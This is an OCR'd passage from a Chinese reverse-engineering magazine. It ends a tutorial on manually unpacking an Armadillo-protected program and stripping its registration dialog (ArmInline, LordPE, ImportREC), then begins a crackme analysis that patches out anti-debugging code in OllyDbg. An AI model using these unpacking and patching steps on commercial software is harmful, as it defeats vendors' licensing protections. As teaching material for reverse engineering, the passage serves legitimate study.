


图4 修复Code Splicing

但是这里提醒一下，下面的那个长度却是错误的，所以我们要到OD那里去找（一般情况，这个长度为20000）。在OD中打开“内存”，找到图4中的地址，可以看到长度果然就是20000，所以长度那个框需要改为20000，然后再按下“**Remove Splices**”，执行完毕之后，在右下方那里会有提示，如图5。




图5 提示修复成功

从图5中可以看到Patch成功了，这时候我们拿出LordPE v1.4来dump吧。dump完之后使用ImportREC来修复，OEP填上BD865，再点“自动查找IAT”，会发现提示没找到任何有用的信息，如图6。




图6 自动查找IAT失败

这时候，我发现我很郁闷，为啥会这样子呢？经过一连串的摸索，终于发现可能是IAT乱序了，所以我再跑回去（记住，这时候你原来所做的工作应该保证没有关闭，否则你就要重新来过一次）。再回到ArmInline v0.96去，可以看到Import Elimination这里一项，但是这里的地址不一定是正确的，所以我们还得回OD那里去找。OEP往下的第一个函数就是kernel32.GetVersionExA了，这时候到数据窗口去看一下，找到IAT开始的地方：00FD0008 7C831C45 kernel32.GetFileTime，00FD0008就是我们所需要的地址了。把它填上去，再找到IAT结束的地方，把SIZE计算出来。我找到的是00FD0B9C，减一下得出B94，所以填上B94到最下面的一个框。我们在OD中打开“内存”，找到adata区段，把这个区段的地址填到最下面的那个框中，如图7。




图7 找到adata区段

好了，三个框都已经填上去了，点一下“**Rebase IAT**”，处理一会后，它会提示成功，如图8。




图8 提示Import Elimination修复成功

这时候我们再dump吧，重复刚才修复时的动作，发现这次IAT能自动查找出来了，如图9。




图9 自动查找IAT成功

再点一下“修复转存文件”就OK了，这时应该去运行一下修复后的程序，看看是否能运行起来。程序能正常运行起来了，而且和原程序运行时弹出的注册框相比，它已经没这个注册框弹出来了，这么说，我们脱壳是成功的！最后查一下壳，发现是Microsoft Visual C++ 7.0编写的。

【后记】

脱壳到这里就结束了，虽然比较简单，但还是希望读者朋友可以去实战一下，因为只有融入其中，才能体会个中味道。对于脱壳，只有多多练习，才能有进步，还有必要的基础知识是不可缺少的，平时应该多收集一些教程，照着教程去做一遍，体会教程作者的思路。另外再多收集一些工具和脚本，工具的出现，大大地提高了劳动效率，无论是在脱壳或者破解中，都具有非常大的意义。

【本文介绍的目标程序、相关工具和配套录像已收录在本期光盘中】

编辑点评：

继上一篇之后，作者继续为大家带来手脱穿山甲壳系列。按照作者的说法，“工具的出现，大大地提高了劳动效率”，的确是这样，想当初相关工具还没有出现的时候，完全手动来脱的话，其脱壳过程会是相当辛苦。或许现在刚开始入门的朋友没体会到那种辛酸，但如果你条件允许的话，我建议大家去体会一下。如果在文章阅读过程中有点卡住的话，可以参考一下作者所做的配套录像。

一个小小的anti

文 KYO

从本文你可以学习到：

如何去除反调试

这篇文章和大家一起分析一个带有小小的anti的crackeme，说白了就是反调试，让我们不能好好的分析代码。我在baidu上搜出来一个，可能还具有点代表意义吧，下面就开始分析。




图1 堆栈溢出停在代码处

这个程序没有加壳，那么首先还是用OD加载程序，接着按F9把程序运行起来，等待输入用户名和注册码，这样才好断点。可这次F9没起什么作用，OD的左下角显示“堆栈溢出—使用Shift+f7/f8/f9来忽略程序异常”，按相关键都没有用，程序始终跑不起来。那我们只有从程序的入口点一点点的来分析，看到底哪里出现了猫腻，如图1。




图2 将00401564处的代码nop掉

由图1看到程序入口点是00401508，经过几个跳转后到00401553处，这里调用了**Set- UnhandledExceptionFilter**这个API。大家都知道遇到什么异常，筛选器会进入回调函数进行处理，并恢复eip，使程序回到安全的地方。而调试器碰到那些致命的异常当然会报错了，我们紧接着往下看这2句代码：




图3 Ctrl+G直接到00401356

```
00401562    XOR EAX,EAX                  //EAX置0
00401564    MOV DWORD PTR DS:[EAX],1    //往0地址处mov一个1过去
```

罪魁祸首就在这里，读写0地址处的内存显然是不允许的，看来得先nop掉这句。

在00401564处点“右键———二进制———用nop填充”，然后“右键———复制到可执行文件———所有修改”，如图2。

在弹出的框中选“全部复制”，再点“右键———保存文件”就OK了。为了怕有错误，保存的名字就不要和原始程序名重复，我保存成了crackme2.exe。

下面就重新开始加载crackme2.exe，按f9后，程序还是没有运行，看来anti还不止一处，只好f8慢慢走一遍，看看到底是哪里又使我们出错了。这次走过004015d2后，OD左下方又显示了堆栈溢出，也就是这句：

```
004015D2    CALL <JMP.&USER32.DialogBoxParamA>        DialogBoxParamA
```




图4 跟进call 0040101e后代码

